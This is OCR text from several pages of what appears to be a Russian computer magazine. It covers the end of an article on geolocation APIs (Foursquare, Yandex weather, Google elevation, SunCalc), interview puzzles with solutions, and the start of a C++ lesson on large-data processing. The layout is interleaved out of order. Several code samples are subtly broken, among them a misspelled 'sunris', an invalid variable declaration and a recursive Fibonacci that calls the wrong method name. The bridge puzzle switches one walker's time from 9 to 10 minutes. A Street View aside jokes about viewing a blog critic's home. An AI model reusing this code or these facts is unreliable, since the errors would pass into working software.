- id — ID места в базе Foursquare;
- name — название места;
- contacts — телефон, email и прочее;
- location — географические координаты места.

Есть также огромный список опциальных свойств: часы работы, меню, дата создания и так далее. Эти данные будут в ответе, если соответствующая информация имеется в базе Foursquare.

Если вместо слова search поставить слово explore перед знаком вопроса, то в ответ вернутся не ближайшие, а самые лучшие (с высокими оценками) пиццерии рядом с заданной точкой.

ПОГОДА


К сожалению, API, к которому можно сделать запрос с координатами и получить в ответ текущую метеоситуацию в точке, пока не существует. Придется немного поколдовать с Яндекс.Погодой.

1. Узнаем LocalityName в Яндекс.Геокодере (см. выше).
2. Ищем строку с названием города в этом XML-файле: https://pogoda.yandex.ru/static/cities.xml и узнаем его ID.
3. Получаем информацию о погоде для данного населенного пункта (26359 — ID города):

```
http://export.yandex.ru/weather-ng/forecasts/26359.xml
```


4. Парсим ответ.


```
<city id="26056" region="10891" head="0" type="2" country="Россия" part="Ленинградская область" resort="0" climate="">Сосновый Бор</city>
<city id="27983" region="11139" head="0" type="2" country="Россия" part="Самарская область" resort="0" climate="">Сызрань</city>
<city id="27316" region="10810" head="" type="2" country="Россия" part="Тверская область" resort="" climate="">Кашин</city>
<city id="27317" region="10809" head="" type="2" country="Россия" part="Тверская область" resort="" climate="">Калязин</city>
<city id="30711" region="11275" head="" type="2" country="Россия" part="Иркутская область" resort="" climate="">Шелехов</city>
<city id="26055" region="10888" head="" type="2" country="Россия" part="Ленинградская область" resort="" climate="">Сланцы</city>
<city id="27321" region="10840" head="0" type="2" country="Россия" part="Ярославская област
resort="0" climate="">Углич</city>
<city id="23226" region="10940" head="0" type="2" country="Россия" part="Республика Коми" resort="0" climate="">Воркута</city>
<city id="27323" region="10773" head="0" type="2" country="Россия" part="Рязанская область" resort="0" climate="">Касимов</city>
<city id="27329" region="10838" head="0" type="2" country="Россия" part="Ярославская област
resort="0" climate="">Ростов</city>
<city id="27330" region="20257" head="0" type="2" country="Россия" part="Ярославская област
resort="0" climate="">Гаврилов-Ям</city>
<city id="27331" region="10841" head="0" type="2" country="Россия" part="Ярославская област
resort="0" climate="">Ярославль</city>
<city id="27332" region="20610" head="" type="2" country="Россия" part="Ивановская область" resort="" climate="">Комсомольск</city>
<city id="27333" region="10699" head="0" type="2" country="Россия" part="Костромская област
resort="0" climate="">Кострома</city>
<city id="27425" region="10837" head="0" type="2" country="Россия" part="Ярославская област
resort="0" climate="">Переславль-Залесский</city>
<city id="28450" region="20256" head="" type="2" country="Россия" part="Свердловская област
resort="" climate="">Сухой Лог</city>
```


↖ Браузер просит разрешения узнать местоположение пользователя


XML-файл с идентификаторами forecast'ов Яндекс.Погоды



→ Страница приложения в Google Developer Console


Страница разработчика на Foursquare



ИНТЕРЕСНЫЕ ВОЗМОЖНОСТИ «НЕСВОБОДНЫХ» API

- **Twitter API** — по геотегам можно получить твиты, запощенные в данной локации.
- **Яндекс.Расписание API** — по координатам можно узнать ближайшую железнодорожную станцию или автобусную остановку, а также время пути до заданных точек на общественном транспорте.


GOOGLE STREET VIEW

Координаты можно найти на Google Maps и включить режим просмотра улиц. Забавно посмотреть на дом или офис человека, который нагло критикует в твоем блоге фотки свежего ремонта дачи.

Игры с этим API рассказали мне об одном интересном феномене. Летними утрами, часов до десяти, среди деревьев в двух шагах от моего дома регулярно фотографируются люди. Почти каждый день. Их привлекает световая дорожка, которую создают пробивающиеся сквозь листву лучи утреннего солнца. На ее фоне получаются очень красивые фото :).

Вот расшифровка значений некоторых полей:

- weather_type — дождь, переменная облачность, снег и так далее;
- humidity — влажность;
- wind_speed — скорость ветра;
- wind_direction — направление ветра;
- temperature — температура;
- pressure — атмосферное давление.



Получаем данные о высоте над уровнем моря

XML-файл содержит информацию о погоде на девять дней вперед для ночного, дневного, утреннего и вечернего времени суток.

К сожалению, Яндекс.Погода предоставляет данные лишь для 11 тысяч населенных пунктов по всему миру, и большая часть из них находится в России.

ВОСХОД И ЗАКАТ

Для вычисления времени восхода, заката, утренних и вечерних сумерек есть JS-либа SunCalc (suncalc.net). Пример использования:

Ответ геокодера


```
</metaDataProperty>
▼<featureMember xmlns="http://www.opengis.net/gml">
 ▼<GeoObject xmlns="http://maps.yandex.ru/ymaps/1.x">
  ▼<metaDataProperty xmlns="http://www.opengis.net/gml">
   ▼<GeocoderMetaData xmlns="http://maps.yandex.ru/geocoder/1.x">
     <kind>street</kind>
    ▼<text>
      Россия, Владимирская область, Киржачский район, деревня Заречье, Зеленая улица
     </text>
     <precision>street</precision>
    ▼<AddressDetails xmlns="urn:oasis:names:tc:ciq:xsdschema:xAL:2.0">
     ▼<Country>
      ▼<AddressLine>
        Владимирская область, Киржачский район, деревня Заречье, Зеленая улица
       </AddressLine>
       <CountryNameCode>RU</CountryNameCode>
       <CountryName>Россия</CountryName>
      ▼<AdministrativeArea>
        <AdministrativeAreaName>Владимирская область</AdministrativeAreaName>
       ▼<SubAdministrativeArea>
         <SubAdministrativeAreaName>Киржачский район</SubAdministrativeAreaName>
         <Locality>
          <LocalityName>деревня Заречье</LocalityName>
          <Thoroughfare>
           <ThoroughfareName>Зеленая улица</ThoroughfareName>
          </Thoroughfare>
         </Locality>
       </SubAdministrativeArea>
      </AdministrativeArea>
```


XML-выдача от VK


```
- <response list="true">
    <count>11</count>
    <pid>359959507</pid>
    <aid>-7</aid>
    <owner_id>-245[redacted]6425</owner_id>
    <user_id>100</user_id>
  - <src>
      http://cs624131.vk.me/v624[redacted]1065/25f98/uSpQlstodZ8.jpg
    </src>
  - <src_big>
      http://cs624131.vk.me/v6241[redacted]1065/25f99/4E_ELFumVpY.jpg
    </src_big>
  - <src_small>
      http://cs624131.vk.me/v6241[redacted]1065/25f97/3Df0g4RpRRU.jpg
    </src_small>
  - <src_xbig>
      http://cs624131.vk.me/v6241[redacted]1065/25f9a/sFexHr90uUo.jpg
    </src_xbig>
    <width>632</width>
    <height>480</height>
    <text/>
    <created>1427221643</created>
    <lat>59.000002117664</lat>
    <long>34.999980937286</long>
    <post_id>16524</post_id>
    <pid>356063319</pid>
    <aid>212953762</aid>
```


```
// Получаем объект с информацией о световом дне
   для координат
var times = SunCalc.getTimes(new Date(), 56.5, 1);
// Получаем из него время восхода
var sunriseStr = times.sunrise.getHours() + ':' +↵
    times.sunris.getMinutes();
// Узнаем положение солнца над горизонтом во время
   восхода
var sunrisePos = SunCalc.getPosition↵
    (times.sunrise, 56.5, 1);
// Фаза луны
var SunCalc.getMoonIllumination(times);
// Возвращает объект со свойством phase со
   значением от 0 (новолуние) до 1.0 (полнолуние)
```

ОПРЕДЕЛЕНИЕ ВЫСОТЫ НАД УРОВНЕМ МОРЯ

А теперь обратимся к Google API. Для работы с ним необходимо зарегистрировать приложение в Google Developer Console и пройти OAuth 2.0 авторизацию перед тем, как выполнять запросы. Ниже представлен текст запроса для получения высоты над уровнем моря:

```
http://maps.googleapis.com/maps/api/elevation/
xml?locations=58.0000,36.4↵
560&sensor=true
```

- слово xml/json перед знаком вопроса определяет формат возвращаемых данных;
- location — координаты точки;
- sensor — отслеживает ли приложение, которое делает запрос, местоположение пользователя.


В ответе нас интересует поле <elevation>.

Получив высоту для нескольких точек вокруг пользователя, можно определить, находится ли он на берегу моря, реки, в горах или на острове.

Подробности: bit.ly/1LhXawF.

ЗАКЛЮЧЕНИЕ

Надеюсь, прочитанное разбудило твое воображение и ты уже придумал парочку идей, как применить описанные приемы на практике. Не забывай только перед тем, как использовать любой API, непременно ознакомиться с соглашением об его использовании. Особенно это касается продуктов Google. Они очень строго контролируют соблюдение установленных правил. Еще советую следить за новостями для разработчиков в блогах Яндекса, Google и Foursquare. Геоинформационные API стремительно развиваются и обогащаются новыми функциями. Удачи!



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ КОМПАНИИ CUSTIS И РЕШЕНИЯ ОТ DZ SYSTEMS

Наши старые друзья из IT-компании CUSTIS, когда-то одними из первых разместившие задачи в нашей тогда еще новорожденной рубрике, решили вновь порадовать нас хорошей порцией квестов. Ну а DZ Systems прислали нам решения задач, выложенных на суд читателей в апрельском номере, и мы их тоже с удовольствием опубликуем.

СВЕЖАЯ ПОРЦИЯ ЗАДАЧ ОТ КОМПАНИИ CUSTIS

ЗАДАЧА ДЛЯ РАЗРАБОТЧИКОВ ORACLE

Разработчик баз данных в свой первый рабочий день в компании обнаружил, что в его проекте используется всего одна табличка с данными по отгруженным товарам (T). В ней собираются данные по дате отгрузки (d), идентификационному номеру клиента (c) и количеству отгруженного товара (s). Разработчик проверил и убедился, что никаких ключей в таблице нет и по одному клиенту может быть сколько угодно фактов отгрузки в один день.

Почувствовав облегчение от того, что не придется возиться со страшными запросами, разработчик пошел на кухню выпить кофе и перекусить фруктами. После возвращения он с легким сердцем схватил первый же инцидент со Scrum-доски и прочитал следующее: «Нужен отчет по ежедневным отгрузкам товара по выбранному клиенту». Посоветовавшись с товарищами, он выяснил, что отчеты принято оформлять в виде view (представления), то есть для решения проблемы нужно сделать такой view, чтобы запрос

```
select * from V where c = ?
```

возвращал отчет по указанному клиенту, причем в результате отражались бы все дни текущего года.

Аналитик проекта сказал, что пользователи не любят пустых граф в отчетах, так что все отсутствующие отгрузки придется формировать как нулевые.

Как вы думаете, какой view в результате получился у нашего разработчика?

ЗАДАЧА ДЛЯ РАЗРАБОТЧИКОВ C#

За день до релиза отдел тестирования обнаружил, что отчет об остатках товара формируется около часа. Вам была поручена задача оптимизировать процесс создания отчета. Профилировщик показал, что в коде

```
var atlasClient = new AtlasClient();
var allProducts = Session
    .Query<Product>()
    .Select(p => new
        {
            Product = p,
            Rests = atlasClient.GetRests(p.Id)
        });
var fewProducts = allProducts
    .Where(i => i.Rests>0 && i.Rests < 10)
    .Select(i => i.Product);
```

О КОМПАНИИ CUSTIS

Команда CUSTIS уже почти двадцать лет проектирует, разрабатывает и внедряет масштабные IT-системы для крупнейших российских банков, торговых сетей и государственных организаций. Две трети сотрудников компании — разработчики, аналитики, инженеры и проектировщики, работающие над нестандартными и порой уникальными задачами по созданию Enterprise-систем для автоматизации учета, отчетности, продаж и логистики. Основные технологии — Java, .NET и Oracle, им и посвящены задачки.

Читателям, приславшим правильные ответы, CUSTIS обещает полезные подарки и возможность пройти собеседование в московском офисе компании.

```
var someProducts = allProducts
    .Where(i => i.Rests>= 10 && i.Rests < 100)
    .Select(i => i.Product);
var manyProducts = allProducts
    .Where(i => i.Rests>= 100)
    .Select(i => i.Product);
PrintFewProducts(fewProducts);
PrintSomeProducts(someProducts);
PrintManyProducts(manyProducts);
```

метод atlasClient.GetRests занимает около 98% общего времени построения отчета.

Предложите вариант оптимизации построения отчета. Почему ваш вариант работает быстрее? Сколько времени занимает построение отчета после вашей оптимизации?

ЗАДАЧА ДЛЯ РАЗРАБОТЧИКОВ JAVA

Разработчик C# решил попробовать себя на поприще Java и перешел в Java-проект. Одно из первых заданий, которое он получил, — сделать таблицу с информацией о проданных товарах. В постановке задачи было написано, что нужны следующие столбцы: имя клиента, код клиента, название товара и стоимость товара. Посмотрев на реализацию такого рода таблиц в проекте, он понял, что при настройке таблицы придется написать что-то вроде

```
table.add( "customer.name" );
table.add( "customer.code" );
table.add( "subject.name" );
table.add( "summ" );
```

Прямо скажем, по сравнению с тем, как он делал это на родном dotNet, это выглядело совсем ненадежно — никаких проверок уровня компиляции, очень легко допустить ошибку. Хочется написать

```
table.add( customer.name );
```

или хотя бы

```
table.add( {} -> customer.name );
```

а тут такое. Код получается небезопасный, IDE никак не подсказывает, что писать, и вообще... Решив не сдаваться и привнести свет истины в захолустное царство Java, он объяснил проблемы такой настройки таблиц другим Java-разработчикам. Ему отвечали, что проект ведется на Java 7, лямбд нет, а с анонимными классами для каждого поля настройка будет выглядеть жутко, поэтому пишем как можем. Но, найдя единомышленников в стане Java, он смог реализовать движок, который позволял настраивать столбцы вот так:

```
Payment root = root( Payment.class );
table.add($( root.getCustomer().getName() ));
…
```

Причем интерфейс настройки таблиц менять не пришлось, то есть на вход table.add приходит все та же строка customer.name. Не пришлось менять и модельные сущности («покупатель», «товар», «покупка» и другие) и даже не понадобилось никаких автогенерированных классов. Этот инструмент начали использовать везде, где нужно было сослаться на цепочку свойств.

Как бы вы реализовали такой фреймворк? Важен только принцип, код писать не нужно.

РЕШЕНИЕ ЗАДАЧ ОТ DZ SYSTEMS

ЗАДАЧА 1

При использовании очевидного представления данных для сохранения даты требуется 8 байт (ДДММГГГГ), а имя человека занимает примерно 25 байт (14 на фамилию, 10 на имя и 1 на первую букву отчества). Насколько вы сможете уменьшить эти числа, если перед вами стоит задача экономии памяти?

Решение

- Первый способ уменьшения числа байтов для хранения даты:
  день месяца — это число от 1 до 31, для записи его в бинарном представлении достаточно 5 бит;
  месяц — это число от 1 до 12 — 4 бита;
  год — число от 0 до 9999 — 14 бит.
  Получаем 23 бита на хранение даты, или 3 байта (23/8 = 2,875).

- Второй способ уменьшения числа байтов для хранения даты: день можно отсчитывать от какого-то заранее заданного дня, и если предположить, что даты будут от 1 января 1 года до 31 декабря 9999 года, то это примерно 3 649 635 дней (365 * 9999), значение дня поместится в 22 бита.

- Первый способ хранения имени
  Если предположить, что имя будет записано только русскими (33 буквы) и английскими буквами (26), это 59 различных букв и для хранения одного символа нам достаточно 6 бит.
  На 25 символов нам нужно 6 * 25 = 150 бит, или 19 байт (150/8 = 18,75).

- Второй способ хранения имени
  Если фамилия может быть короче 14 символов, имя — короче 10, можно ввести символ окончания строки, например 0. Тогда если имя и фамилия короткие, то для хранения полного имени минимум может потребоваться 5 символов, это случай, когда фамилия, имя и отчество состоят из одного символа, и нам нужно сохранить одну букву фамилии, один символ окончания строки, одну букву имени, один символ окончания строки, одну букву отчества, то есть 5 * 6 = 30 бит, или 4 байта.
  Если фамилия и имя состоят из максимального числа символов, то разделитель не используем.
  Получаем, что для хранения имени потребуется от 30 до 150 бит, или от 4 до 19 байт.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЗАДАЧА 2

Написать (на любом языке программирования) функцию вывода n-го числа последовательности Фибоначчи.

$$F_n = F_{n-1} + F_{n-2}, F_0 = 1, F_1 = 1$$

Решение

Приведем вариант на языке Java. Самый простой способ — это написать решение с использованием рекурсии:

```
public class MathUtils {
  public static long fib(int n) {
  if (n < 0) {
   throw new IllegalArgumentException("");
  }
  if (n == 0 || n == 1) {
    return 1;
  } else {
     return fibonacciNumber(n - 1) +↵
     fibonacciNumber(n - 2);
     }
  }
}
```

Однако вычислительная сложность этого способа (02^n) оставляет желать лучшего, поэтому так лучше не делать. Реализация без рекурсии, с использованием цикла, будет работать намного быстрее, так как вычислительная сложность будет O(n):

```
public class MathUtils {
public static long fib(int n) {
  if (n < 0) {
   throw new IllegalArgumentException↵
   ("n should not be less 0");
   }
  long f1 = 1;
  long f2 = 1;
  long result = 1;
  for (int i = 2; i <= n; i++) {
    result = f1 + f2;
    f1 = f2;
    f2 = result;
   }
     return result;
  }
 }
```

Это решение тоже имеет недостаток: с определенного момента (n = 92) будет переполнение разрядной сетки и метод вернет неверное значение. Для больших значений числа Фибоначчи можно использовать класс BigInteger, который предназначен для работы с большими числами. Получим следующий результат:

```
public class MathUtils {
public static BigInteger fibonacciNumber(int n)
{
   BigInteger f1 = BigInteger.valueOf(1);
   BigInteger f2 = BigInteger.valueOf(1);
   BigInteger result = BigInteger.valueOf(1);
   for (int i = 2; i <= n; i++)
     {
       result = f1.add(f2);
       f1 = f2;
       f2 = result;
     }
  return result;
  }
}
```

ЗАДАЧА 3

В массиве натуральных чисел [1..1001], содержащем все числа от 1 до 1000 включительно, есть элемент, повторяющийся дважды. Найти его. К каждому элементу можно обращаться только один раз. Язык программирования — любой.

Решение

Решение будет представлено на языке Java. Чтобы найти повторяющийся элемент, нужно сложить все числа из массива и вычесть из получившегося числа сумму чисел от 1 до 1000.

```
public class ArrayUtils {
public final static int SUM_1_TO_1000 =↵
(1 + 1000) * 1000 / 2;
public int findRepeatedNumber(int[] input) {
   int sum = 0;
       for (int i : input) {
           sum += i;
       }
       return sum - SUM_1_TO_1000;
    }
    }
```

ЗАДАЧА 4

Заданы два числа a, b. Поменять их значения местами без использования промежуточной переменной (то есть использовать можно только a, b и арифметические операции).

Решение

```
a = a + b;
b = a - b;
a = a - b;
```

МЫ ВЫКЛАДЫВАЕМ ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ НА ХАКЕР.RU В ДЕНЬ ВЫХОДА БУМАЖНОЙ ВЕРСИИ

?

ЗАДАЧА 5

Что такое полиморфизм? Приведите примеры.

Решение

Полиморфизм (в языках программирования) — возможность объектов с одинаковой спецификацией иметь различную реализацию. Еще можно сказать, что полиморфизм — единообразная обработка разнотипных данных.

Рассмотрим такой пример полиморфизма на Java.

```
interface SearchEngine {
    void search();
}
class GoogleEngine implements SearchEngine {
  @Override
  public void search() {
    System.out.println("search on google");
   }
}
class YandexEngine implements SearchEngine {
  @Override
  public void search() {
   System.out.println("search on yandex");
  }
}
public class Main {
public static void main(String[] args) {
  GoogleEngine google = new GoogleEngine();
  YandexEngine yandex = new YandexEngine();
  // print "search on google"
  searchOn(google);
  searchOn(yandex);
  // print "search on yandex"
  }
  private static void searchOn↵
    (SearchEngine engine) {
       engine.search();
    }
}
```

В этом примере в метод searchOn мы передаем объекты двух разных типов, и внутри searchOn объекты разных типов обработались единообразно и выполнили разные действия. Это был пример **динамического полиморфизма** — какой метод будет вызван, определяется во время выполнения программы.

Рассмотрим еще пример полиморфизма.

```
public class Main {
  public static void main(String[] args) {
     int maxI = Math.abs(10);
     double maxD = Math.abs(10.0);
  }
 }
```

Тут в функцию Math.abs мы передаем объекты разных типов (int и double), но при этом разные типы обрабатываются единообразно, и в результате получаем абсолютное значение числа. Это пример **статического полиморфизма** — какой метод будет вызван, определяется на этапе компиляции.

ЗАДАЧА 6

Четыре человека должны перейти через пропасть по мосту. Одновременно на мосту могут находиться не больше двух человек, держась за руки, и только с фонарем. Одному из пары надо возвращаться, чтобы вернуть фонарик. Один из них переходит мост за одну минуту, второй за две, третий за пять, четвертый за девять минут. Необходимо всем перебраться через мост за 17 мин.

Перекидывать фонарик, идти навстречу, переплывать, останавливаться — нельзя. Задача решаема.

Решение

Обозначим людей, которые переходят мост за 1, 2, 5 и 10 мин, как 1, 2, 5, 10 соответственно.

ПРОСЛАВЛЯЕМ ПОБЕДИТЕЛЯ!



Наиболее приближенные к точным и оптимальные решения апрельских задач прислал участник с адресом электронной почты adskl7f5u4foweiufaw@rambler.ru. Со слов анонимуса, живет он далеко (поэтому офлайн-квест ему не светит), а задачи он решал из спортивного интереса. Респект ему за это!

Сначала переходят два человека 1 и 2, 1 возвращается назад.

Теперь переходят 5 и 10, возвращается назад 2.

Переходят 2 и 1.

Получаем суммарное время на переход моста 2 + 1 + 10 + 2 + 2 = 17 минут.


ЗАДАЧА 7

Дана реляционная база данных, состоящая из трех таблиц.


Написать на SQL программу, которая выведет все компании, где не работает Developer с ID = 3.

Решение

```
SELECT ID, NAME
FROM Company
  WHERE ID NOT IN (
   SELECT ID_COMP
     FROM Developers&Company
     WHERE ID_DEV = 3
)
```



Три таблицы реляционной базы данных для седьмой задачи



ЧИТАТЕЛИ, ШЛИТЕ ВАШИ ОТВЕТЫ!

Правильные ответы принимает Ольга Чехунова: ochekhunova@custis.ru.


3 4 5 6 7

Владимир «qua» Керимов, Parallels

ОБРАБОТКА МАКСИМАЛЬНЫХ ОБЪЕМОВ ДАННЫХ ЗА МИНИМАЛЬНОЕ ВРЕМЯ

КАК ПРОДЕТЬ СЛОНА ЧЕРЕЗ ИГОЛЬНОЕ УШКО

УРОК 7



Чего только не услышишь от апологетов тех же Java или C# про разработку на C/C++! Якобы этот язык устарел и на нем никто не пишет. Вот только когда требуется создать no latency или low latency сервис или нужно сэкономить память и время выполнения узкого места обработки больших объемов данных, то тут же прибегают за помощью к «архаичным» разработчикам на C/C++. Просто потому, что эти ребята умеют вручную управлять памятью и прекрасно представляют, что за начинка у той или иной высокоуровневой операции. Сегодня наша задача — стать на шаг ближе к этим ребятам.

ПОД КАПОТОМ ГОНОЧНОЙ МАШИНЫ

Бизнес-логика сетевого приложения — это обычно не то место, где предпочитают использовать C++ как язык разработки. Как правило, для сетевого взаимодействия между клиентами приложения и серверами базы данных выбирают более высокоуровневые языки. Но рано или поздно приложение разрастается до уровня, когда его дешевле оптимизировать, чем закупать новые серверы. В этом случае нам предстоит увлекательный аттракцион встраивания реализации части бизнес-логики на C/C++ в устоявшуюся логику на C#, Java, Python, Ruby или JavaScript. Тут тебя, вероятно, ждет презабавный сюрприз: на C++ нужно уметь обрабатывать большие объемы данных эффективно. Навыки в Java или C# быстро сведут на нет все попытки оптимизации, если ты просто попробуешь написать примерно такой же код на C++.

Дело в том, что применять new следует максимально экономно, а нерациональное использование не совсем подходящих к ситуации контейнеров сделает совершенно логичный код абсолютно непригодным на практике. Вполне возможно, что после «оптимизации», проведенной сотрудником, не вполне квалифицированным именно в C++, время выполнения может остаться примерно тем же или даже увеличиться. Кто-то разведет руками, мол, старались, но тут все и так оптимизировано донельзя. Кто-то попытается убедить коллег в немыслимой скорости высокоуровневого языка. Наша задача в том, чтобы деньги фирмы не были потрачены зря. Чтобы затраты ресурсов на встраивание C/C++ в критические участки кода не только не оказались напрасными, но многократно окупились. Ценятся не те специалисты, что разводят руками и говорят «ну не смогли», а те, что добиваются невозможного. Ведь невозможным оно только кажется, и ничего сложного в этом уроке не будет. Все, что потребуется, — это запомнить несколько важных вещей, которые пригодятся при обработке данных на C++.


ВЫБИРАЕМ ИНСТРУМЕНТЫ ТЩАТЕЛЬНО


Если тебе еще не посчастливилось прочитать замечательную книгу «Эффективное использование STL» Скотта Мейерса, я ее крайне рекомендую. Без детального понимания того, для какой ситуации в C++ нужен тот или иной контейнер, использование STL будет сродни ремонту асфальта в дождь. Некоторые основные советы я все же дам, но важно досконально разбираться в предназначении разных контейнеров и устройстве их методов.

Первое, что следует всегда помнить: `std::vector` — это не массив, а именно вектор. Используй этот контейнер, если нужна именно векторизация непрерывного куска памяти в виде однотипных элементов. Если же требуется регулярное добавление и удаление при неконтролируемом размере, то `std::vector` вряд ли пригодится. Когда нужен именно массив с поэлементным доступом и недорогим увеличением размера, смотри лучше в сторону `std::deque`. Ведь если нам не будет хватать зарезервированной памяти, то произойдет сначала выделение нового непрерывного (!) блока, а затем перенос данных из старой памяти объекта `std::vector` в новую поэлементно. Поскольку мы рассматриваем обработку больших объемов данных за наименьшее время, перераспределение памяти под уже существующие объекты — это совсем не то, на что хочется тратить процессорное время.

